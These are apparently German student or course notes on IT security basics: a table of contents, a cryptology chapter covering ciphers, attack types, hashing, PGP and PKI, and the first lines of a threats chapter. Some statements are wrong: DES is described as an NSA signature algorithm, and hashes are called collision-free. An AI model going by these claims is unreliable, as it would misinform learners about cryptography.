

Technische Grundlagen der IT-Security

Inhaltsverzeichnis

1 Kapitel - Kryptologie	3
1.1 Begriffe	3
1.1.1 Kryptographie	3
1.1.2 Kryptoanalyse	3
1.1.3 Symmetrische Verschlüsselung	5
1.1.4 Asymmetrische Verschlüsselung	5
1.1.5 Hybrides Verfahren zur Verschlüsselung	6
1.1.6 Hashfunktion	6
1.1.7 Hybrid Verschlüsseln mit PGP (Pretty Good Privacy)	7
1.1.8 Entschlüsselung beim Empfänger	7
1.1.9 Zertifikate (Zur Beglaubigung der Public Keys)	7
1.1.10 Public Key Infrastruktur (PKI)	8
2 Kapitel - Bedrohungen	10
2.1 Allgemeine Gefährdungen	10
2.2 4 mögliche negative Auswirkungen	10
2.3 Informationsgewinnung	10
2.3.1 Geschwärtige Dienste	10
2.3.2 Portscanning	10
2.3.3 Logfile einer Firewall	11
2.4 Passive Angriffe	11
2.5 Aktive Angriffe	11
2.5.1 TCP-Verbindung (SYN/ACK)	12
2.5.2 IP-Spoofing und Sequenznummernraten	12
2.5.3 DNS-Spoofing	14
2.5.4 Klassischer DOS-Angriff (Denial-of-Service)	14
2.5.5 Beispiel: Angriff auf den FTP-Server	15
3 Kapitel – Gefährdungen und Sabotage auf höheren Ebenen	16
3.1 Code Injection	16
3.1.1 Beispiel	16
3.2 Script Injection (SQL-Injection)	16
3.3 Cross Site Scripting	17
3.4 Drive-by-Infection	17
3.5 Bot-Netze	18
3.5.1 Waldec-Bot-netz	18
3.6 Angriffe auf SCADA-Systeme (Supervisory Control and Data Acquisition)	19
3.7 Rich Internet Applications	19
3.8 Die Vertrauengrenze hat sich verschoben	20
4 Kapitel – Angewandte Kryptologie	21
4.1 PKI-Anwendungen	21
4.1.1 PKI auf einen Blick	22
4.2 Zertifikatsklassen	22
4.2.1 Class 1 Certificates (wenig Sicherheit)	22
4.2.2 Class 2 Certificates (mittlere Sicherheit)	22
4.2.3 Class 3 Certificates (hohe Sicherheit)	23
4.2.4 Qualified Certificates (höchste Sicherheit)	23
4.2.5 Extended Validation Certificates (höchste Sicherheit)	23

4.3	SSL/TLS	23
4.4	Angriff auf PKI	24
4.4.1	Zertifizierungspfade.....	24
4.4.2	Vom Antrag zum signierten Zertifikat.....	24
4.4.3	Folgend des erfolgreichen Kollisionsangriffs	24
4.4.4	Gegenmassnahmen.....	25
5	Kapitel – Firewall Konzepte.....	26
5.1	Definition Firewall	26
5.1.1	Analogie Werkseinfahrt.....	26
5.1.2	Firewall – mehr als ein Produkt	27
5.1.3	Security VS Connectivity.....	27
5.1.4	Sicherheitsanforderungen (welche von jeder Firma selber geklärt werden müssen).....	27
5.1.5	Kommunikationsanforderungen (welche von jeder Firma selber geklärt werden müssen)	27
5.2	Firewall-Typen.....	28
5.2.1	Paketfilter.....	28
5.2.2	Stateful Paketfilter.....	29
5.2.3	Stateful Inspection Firewalls.....	29
5.2.4	Application Layer Gateway	30
5.2.5	Schlussfolgerung.....	30
5.2.6	Fragen zu Gateways.....	31
5.3	Konfigurationsmanagement.....	31
5.3.1	Management Netz.....	31
5.4	Firewall-Architekturen	31
5.4.1	Nur ein ALG (Application Layer Gateway).....	32
5.4.2	Screened Subnet mit Single-Homed ALG.....	32
5.4.3	Screened Subnet mit Multi-Homed ALG.....	32
5.4.4	Name-Server-Splitting (DNS)	32
5.4.5	Problem aktive Inhalte	33
5.5	Protokollierung und Analyse	33
5.6	Risiken und Grenzen.....	34
5.7	Tunneling	34
6	Kapitel – WLAN-Sicherheit	35
6.1	Hacking & Cracking – eine Übersicht.....	35
6.1.1	Begriffe	35
6.1.2	Organisation der Hacker/Cracker	35
6.1.3	Typen von Hackern/Crackern	35
6.1.4	Vorgehen eines Hackers/Crackers	35
6.2	Sicherheit von Wireless-LAN	36
6.2.1	Sichere W-LAN-Struktur	36
6.2.2	WEP (Wired Equivalent Privacy)	36
6.2.3	WPA (Wireless Protected Access)	36
6.2.4	WPA 2.....	37
6.2.5	Prinzip der Einbindung eines Clients.....	37
6.2.6	Gegenüberstellung WPA und WPA2.....	38
6.2.7	End to End Security über unsichere Netze!	38
6.2.8	Fragen zu W-LAN-Sicherheit	38
7	Kapitel – Steganographie und DRM (Digital Rights Management)	40
7.1	Steganographie	40
7.2	DRM (Digital Rights Management)	40
7.2.1	Hartes DRM	40
7.2.2	Weiches DRM	40

1 Kapitel - Kryptologie

1.1 Begriffe

1.1.1 Kryptographie

Kryptographie war ursprünglich die **Wissenschaft der Verschlüsselung von Informationen**. Heute befasst sie sich allgemein mit dem Thema Informationssicherheit, also der Konzeption, Definition und Konstruktion von Informationssystemen, die widerstandsfähig gegen unbefugtes Lesen und Verändern sind. Die **Kryptographie** bildet zusammen mit der **Kryptoanalyse** die **Kryptologie**.

Umwandlung einer Nachricht (**Klartext**) mit Hilfe eines Verfahrens (**Krypto-Algorithmus**) und eines Geheimnisses (**Schlüssel**) in eine scheinbar sinnlose Zeichenfolge (**Geheimtext**), die mit Hilfe des **Schlüssels** und des Umkehrverfahrens wieder in den **Klartext** umwandelbar ist.



->Verschlüsselung

->Entschlüsselung


Das Wort Chiffre kommt vom arabischen Wort "sifr" und bedeutet "nichts".

Caesar-Chiffrierung:
Verschiebung der Zeichen im Alphabet

A	B	C	D	...	W	X	Y	Z	
↓	↓	↓	↓	...	↓	↓	↓	↓	
D	E	F	G	...	Z	A	B	C	
HANS	OTT		KDQV	RWW					

Freimaurer-Chiffre:

Umwandlung von Zeichen in grafische Symbole



1.1.1.1 Ziele der modernen Kryptographie zum Schutz von Informationen

1. **Vertraulichkeit / Zugriffsschutz:** Nur dazu berechtigte Personen sollen in der Lage sein, die Daten oder die Nachricht zu lesen oder Informationen über ihren Inhalt zu erlangen.
2. **Integrität / Änderungsschutz:** Die Daten müssen nachweislich vollständig und unverändert sein.
3. **Authentizität / Fälschungsschutz:** Der Urheber der Daten oder der Absender der Nachricht soll eindeutig identifizierbar sein, und seine Urheberschaft sollte nachprüfbar sein.
4. **Verbindlichkeit / Nichtabstreitbarkeit:** Der Urheber der Daten oder Absender einer Nachricht soll nicht in der Lage sein, seine Urheberschaft zu bestreiten, d. h. sie sollte sich gegenüber Dritten nachweisen lassen.

1.1.2 Kryptoanalyse

Heutzutage bezeichnet der Begriff Kryptoanalyse die Analyse von kryptographischen Verfahren (nicht nur zur Verschlüsselung) mit dem Ziel, diese entweder zu „brechen“, d.h. ihre Schutzfunktion aufzuheben bzw. zu umgehen, oder ihre Sicherheit nachzuweisen und zu quantifizieren.

Kryptoanalyse ist damit das „Gegenstück“ zur **Kryptographie**. Beide sind Teilgebiete der Kryptologie.

- Vollständiges Brechen (finden des Schlüssels)
- Universelles Brechen (finden eines äquivalenten Verfahrens)

1.1.2.1 Angriffstypen

Brute Force Methode: Brute Force bedeutet das simple Ausprobieren verschiedener Passwortmöglichkeiten. Klassisches Anwendungsbeispiel für Brute-Force-Attacken ist das Knacken von verschlüsselten Passwortlisten, welche in der Regel aus Hash-Werten bestehen, bei welchen die Verschlüsselung nicht mehr rückgängig gemacht werden kann. Im Zuge der technischen Entwicklung birgt diese Methode eine ständig wachsende Gefahr, da durch immer höhere Rechnerleistungen oder durch Vernetzung sehr vieler Computer diese über das Internet in immer kürzerer Zeit alle Varianten durchprobiert werden können. Die einzige Möglichkeit der Gefahr entgegenzuwirken ist eine ständige Vergrößerung der Schlüssel. Derzeit ist eine Schlüssellänge von bis zu 1024 Bit gängig.


Wörterbuchangriff: Alle Schlüssel aus speziell zu diesem Zweck angefertigten Passwortsammlungen werden nacheinander durchprobiert. Die Reihenfolge wird gegebenenfalls nach der Wahrscheinlichkeit ausgewählt. Diese Methode ist auch bei modernen Verschlüsselungsverfahren sinnvoll, wenn von der Verwendung eines relativ einfachen Passwortes ausgegangen werden kann. Auch das Ausprobieren aller denkbaren Wörter ist ohne Weiteres möglich. Bei einem aktiven Wortschatz von 50.000 Wörtern pro Sprache können selbst auf handelsüblichen Rechnern dutzende Sprachen innerhalb weniger Sekunden ausprobiert werden. Ein einzelnes Wort als Schlüssel ist daher sehr unsicher.

Man in the middle Angriff: Der Angreifer befindet sich zwischen zwei Kommunikationspartnern und kann alle Nachrichten mithören und sogar verändern oder neue Nachrichten einfügen. Diese Angriffe können durch Einsatz kryptographischer Verfahren zur Verschlüsselung und Authentifikation wirksam vermieden werden.

Geheimtextangriff: Dem Angreifer steht ein größeres Stück Geheimtext zur Verfügung. An diese Informationen kann der Angreifer etwa durch Sniffing, d.h dem Lauschen an einem "offenen" Kanal, oder durch eine Man-in-the-Middle-Attacke gelangen. Der bekannte Geheimtext kann nun auf bestimmte Muster durchsucht werden. Werden keine Charakteristiken oder Muster gefunden oder sind keine Vorstellungen über den ursprünglichen Klartext vorhanden, bleibt nur die Brute-Force-Attack.

Klartextangriff: Zusätzlich zum Geheimtext ist nun auch ein Teil der Klartextes bekannt. Daraus versucht der Kryptoanalytiker den Schlüssel zu finden, um den restlichen Klartext zu entschlüsseln.


Angriff mit ausgewähltem Klartext: Der Angriff mit ausgewähltem Klartext ist ebenfalls ein Klartextangriff, mit dem Unterschied, dass der Angreifer selbst den Klartext vorgibt, diesen verschlüsseln lässt und den daraus entstehenden Geheimtext analysiert. Durch geeignete Wahl der zur verschlüsselnden Nachricht können eventuell sehr leicht Rückschlüsse auf das verwendete



Verschlüsselungsverfahren oder den Schlüssel gezogen werden. Der Angreifer braucht hierzu jedoch eine Möglichkeit, den von ihm gewünschten Klartext dem System unterzuschieben. Er benötigt also einen Mittäter oder er hat selbst Zugang zum System.

1.1.3 Symmetrische Verschlüsselung

Hierbei wird derselbe Schlüssel zum Ver- und Entschlüsseln verwendet. Darin liegt auch der Nachteil dieser Verfahren. Kennt ein Angreifer den Schlüssel, kann er Nachrichten entschlüsseln und eigene falsche Nachrichten verschlüsseln, ohne dass dies erkannt wird. Deswegen wird, wie bei SSL, meist vor der eigentlichen Datenübertragung der Schlüssel über ein asymmetrisches Verfahren ausgetauscht.



1.1.3.1 Schnelle Verfahren


- DES (Data Encryption Standard)**
DES ist immer noch eines der verbreitetsten Verschlüsselungsverfahren (Algorithmus), ein von der NSA entwickelter Algorithmus zur digitalen Signatur. Heute wird DES aufgrund der verwendeten Schlüssellänge von nur 64 Bit (jedoch 8 Bit als Prüfsumme, also wirkliche Länge 56 Bit) für viele Anwendungen als nicht ausreichend sicher erachtet
- 3DES (Triple-DES)**
Die Schlüssellänge kann durch Mehrfachanwendung des DES auf einfache Weise vergrößert werden, dies wird als Triple-DES bezeichnet. 3DES wurde durch AES als Standard abgelöst.
- IDEA (International Data Encryption Algorithm)**
IDEA ist ein symmetrischer Algorithmus und gehört zu den Blockchiffren (mit einer Blocklänge von 64 Bit). Der Algorithmus wurde als Ersatz für DES in Erwägung gezogen. Schlüssellänge von 128 Bit - Softwarefreundlich
- AES (Advanced Encryption Standard)**
AES ist ein symmetrisches Kryptosystem, das als Nachfolger für DES und 3DES als Standard bekanntgegeben wurde. AES schränkt die Blocklänge auf 128 Bit und die Wahl der Schlüssellänge auf 128, 192 oder 256 Bits ein. Die Bezeichnungen der drei AES-Varianten AES-128, AES-192 und AES-256 beziehen sich jeweils auf die gewählte Schlüssellänge. AES ist in den USA für staatliche Dokumente mit höchster Geheimhaltungsstufe zugelassen.

1.1.4 Asymmetrische Verschlüsselung

Ist ein Verfahren mit unterschiedlichen Schlüsseln für die Ver- und Entschlüsselung. Der Schlüssel für die Verschlüsselung wird dabei veröffentlicht. Derart verschlüsselte Nachrichten können nur vom Besitzer des zugehörigen geheimen Schlüssels entschlüsselt werden. Das Verfahren wird häufig Public-Key-Verfahren genannt.

- Schüsselpaar (komplexe mathematische Beziehung)
- **Öffentlicher Schlüssel** und **privater Schlüssel**
- Der eine kann **nicht** aus dem anderen berechnet werden

03 Grundlagen – Verfahren – asymm




- Was mit dem EINEN Schlüssel verschlüsselt wird, kann nur noch mit dem ANDEREN Schlüssel des Paars entschlüsselt werden
- Rechenverfahren (RSA, Diffie-Hellman, El Gamal, elliptische Kurven) langsamer als symmetrische
- Ein Schlüssel bleibt geheim, der andere wird veröffentlicht
- Alice verschlüsselt Nachricht mit dem öffentlichen Schlüssel von Bob \Rightarrow Nur Bob kann die Nachricht entschlüsseln, weil nur er seinen geheimen Schlüssel kennt
- Problem man-in-the-middle Attack: Ist das wirklich Bobs öffentlicher Schlüssel?
→ Zertifikate bestätigen die Zugehörigkeit von öffentlichen Schlüsseln zu Individuen

1.1.5 Hybrides Verfahren zur Verschlüsselung

Mit einem asymmetrischen Verfahren (hier Diffie-Hellman) einen zufällig gewählten Schlüssel für ein symmetrisches Verfahren austauschen (zum einmaligen Gebrauch)

- α ist allgemein bekannt
- Alice denkt sich a , Bob denkt sich b zufällig aus
- Alice übermittelt $A = \alpha^a$, Bob übermittelt $B = \alpha^b$
- Alice berechnet $S = (A^b)^a = (\alpha^a)^b = \alpha^{ab}$, Bob berechnet $S = (B^a)^b = (\alpha^b)^a = \alpha^{ab}$
- Beide erhalten den gleichen Wert S , den sie als Schlüssel benutzen



Einwegfunktion: Im vereinfachten Diffie-Hellman Schlüssel-Erzeugungs- Beispiel dient das Potenzieren mit dem zufällig gewählten Exponenten als **Einwegfunktion**. Die Umkehrung des Verfahrens, das Berechnen des (diskreten) Logarithmus, ist mit endlichem Aufwand für grössere Zahlen (nach aktuellstem Stand des Wissens) nicht durchführbar -Oft wird auch der Begriff „Falltürfunktion“ verwendet.

1.1.6 Hashfunktion

Berechnet einen eindeutigen „Fingerabdruck“ (Hashwert von z.B. 128 Bit Länge) aus einer beliebig grossen Datenmenge. -> „Eindeutig“ heisst: es gibt keine zwei verschiedenen Ausgangsdaten, die den gleichen Hashwert liefern. Der berechnete Wert hängt von jedem Bit der Ausgangsdaten ab. Bei der Änderung eines Bits der Ausgangsdaten ändern sich viele (statistisch ideal 50% der) Bits des Hashwertes. Es lässt sich nicht voraussagen, nachvollziehen, nachträglich bestimmen, welche Bits sich ändern. (Mathematik!). Verwendung des Hashwertes: Integrität der Ausgangsdaten überprüfbar machen.

1.1.6.1 MAC (Message Authentication Code)


Ein MAC dient dazu, Gewissheit über den Ursprung von Daten oder Nachrichten zu erhalten und ihre Integrität zu überprüfen. MAC-Algorithmen erfordern zwei Eingabeparameter, erstens die zu schützenden Daten und zweitens einen geheimen Schlüssel, und berechnen aus beidem eine Prüfsumme, den Message Authentication Code.

1.1.6.2 MD5, MD2, MD4 („message digest“)

MD5 ist eine der bekanntesten Einweg-Hashfunktionen. Sie wurde ebenfalls, wie die beiden Vorgänger MD2 und MD4, von Ronald L. Rivest entwickelt. Sie arbeitet mit einer Blockgröße von 512 Bit und einem 128 Bit langen Hashwert.


MD5 gilt inzwischen nicht mehr als sicher, da es mit überschaubarem Aufwand möglich ist, unterschiedliche Nachrichten zu erzeugen, die den gleichen MD5-Hashwert aufweisen.

1.1.7 Hybrid Verschlüsseln mit PGP (Pretty Good Privacy)



1. Klartext komprimieren
2. Zufälligen Sitzungsschlüssel erzeugen (1 x Gebrauch)
3. Klartext mit Sitzungsschlüssel symmetrisch verschlüsseln (z.B. IDEA)
4. Sitzungsschlüssel mit öffentlichem Key des Empfängers verschlüsseln
5. Gesamtes Paket (Textchiffert und „Schlüsselbox“) übermitteln (für E-Mail z.B. mit Base64 in ASCII-Zeichen codieren)


1.1.8 Entschlüsselung beim Empfänger



6. ASCII-Zeichen mit Base64 decodieren
7. Der Empfänger öffnet die „Schlüsselbox“ mit Hilfe seines privaten Schlüssels
8. Er erhält so den Sitzungsschlüssel für das IDEA- Verfahren
9. Mit dem Sitzungsschlüssel erhält er den komprimierten Klartext aus dem Chiffert zurück

Kontrollfrage: Hat der Empfänger jetzt den Text des Absenders? →zuerst dekomprimieren...xD

1.1.9 Zertifikate (Zur Beglaubigung der Public Keys)



Zertifikate umfassen mindestens:

- „Distinguished Name“ (Identität einer Person, eines Servers, ...)
- Verwendeter Algorithmus
- Public Key
- Seriennummer
- Verfalldatum
- Signatur der Certificate Authority (CA) bzw. des Trust-Centers -Details: RFC 2828

1.1.9.1 Einsatzgebiete von Zertifikaten

Zweck	Bedeutung	Mittel
Server-Authentisierung	Ist das der „echte“ Server?	SSL
Client-Authentisierung	Ist das der berechtigte User?	SSL,PIN,TAN
Vertraulichkeit	Verschlüsselungsverfahren	PGP/S-MIME
Integrität	Veränderung verhindern	S/MIME, Sign.
Nicht-Abstreitbarkeit	DU hast das gesagt!	S/MIME, Sign.
Vertragliche Bindung	Weil du das gesagt hast!	Signaturgesetz

Übung: Schreiben Sie sich eine Zusammenfassung (max. 1 A4 Seite) zum Zertifizierungs-Gesetz im Bereich der elektronischen Signatur für die Schweiz im Hinblick auf den Einsatz in einem KMU-Unternehmen. Was muss man einem KMU-CEO in 3 Min darüber erklären?


1.1.10 Public Key Infrastruktur (PKI)

Definition: Infrastruktur zum Management von Zertifikaten durch Certificate-Authorities (CA's oder Trustcenters) für eine Gruppe von Anwendern, die Public Key Kryptographie einsetzen.

ITU-T Standard: X.509:


- Ausstellung der Zertifikate für die Anwender
- Betrieb von Verzeichnis-Servern mit den Zertifikaten der Anwender
- Pflege der CRLs (Certificate Revocation Lists)
- Archivierung der ausgestellten Zertifikate

Alternative: „PGP“ (Pretty Good Privacy) ohne hierarchische Zertifikats-Autoritäten (Root-CAs)
→ Schlüssel selber verwalten. Schlüsselverteilkonzept ist das „Web of Trust“



Das PGP-Konzept basiert darauf, dass sich Anwender gegenseitig die Zertifikate signieren und dass dieses Vertrauen über mehrere Stufen vererbt werden kann („Web of Trust“). X.509: hierarchisches Konzept - Eine oberste Autorität (Root-CA) - Untergeordnete Zertifizierungsstellen (überprüfbare Kette) - Anwender-Zertifikat hat nur die Signatur des Ausstellers

1.1.10.1 Nachrichten Verschlüsselung und Digitales Signieren




Das Trustcenter stellt die Grundlage für digitales Signieren und Nachrichten-Verschlüsselung und gewährleistet somit die Integrität und Vertraulichkeit von elektronischen Daten. Das TC erzeugt 2 digitale Schlüssel. Diese Schlüssel ergänzen sich und sind einmalig. Ein Schlüssel (Rot) ist persönlich und wird auch **Private Key** genannt (Aufgaben: Erstellen von Signaturen und Entschlüsseln von Nachrichten). Der Andere Schlüssel ist öffentlich (Grün) und wird vom TC verwaltet. Er wird als **Public Key** bezeichnet (Aufgaben: Überprüfen von Signaturen und Verschlüsseln von Nachrichten).

Nachrichten Verschlüsselung

Mit dem **öffentlichen Schlüssel (Public Key)** hat der Absender die Möglichkeit, Nachrichten zu verschlüsseln, welche für den Empfänger gedacht sind. Da der **private Schlüssel** die einzige Ergänzung zum **öffentlichen Schlüssel** darstellt, kann nur der Empfänger (**private Key**) sie entschlüsseln.

Digitales Signieren

Der **private Schlüssel** ermöglicht es, die Nachricht mit einer persönlichen Signatur zu versehen, welche durch den ergänzenden **öffentlichen Schlüssel** überprüft werden kann. Die digitale Signatur ist eine kleine Datei, die mithilfe des **privaten Schlüssels** aus dem Hashwert des Dokuments berechnet wird. Sie ist also die Verschlüsselung des Hashwerts eines Dokuments, nicht des Dokuments selbst. Zu jedem Dokument gibt es nur einen Hashwert. Sobald die kleinste Veränderung an dem Dokument vorgenommen wird, ergibt sich komplett anderer Hashwert. Zur Überprüfung der Signatur fordert der Empfänger den **öffentlichen Schlüssel** vom TC und überprüft den Hashwert.



Kontrollfrage: Wieso ist der Absender und wieso die Unversehrtheit der Nachricht damit überprüfbar?

→ Hash-Wert muss gleich bleiben, falls er sich ändert wurde die Nachricht verfälscht!

Kapitel noch ergänzen mit den Algorithmen DES,RSA,SHA-1 (keine mathematischen Details)

2 Kapitel - Bedrohungen

2.1 Allgemeine Gefährdungen

- **Konzeptionsfehler**
 - ursprünglich kooperativer Ansatz Ende der 60er Jahre
 - unvorhersehbare Entwicklung, insbesondere durch Kommerzialisierung
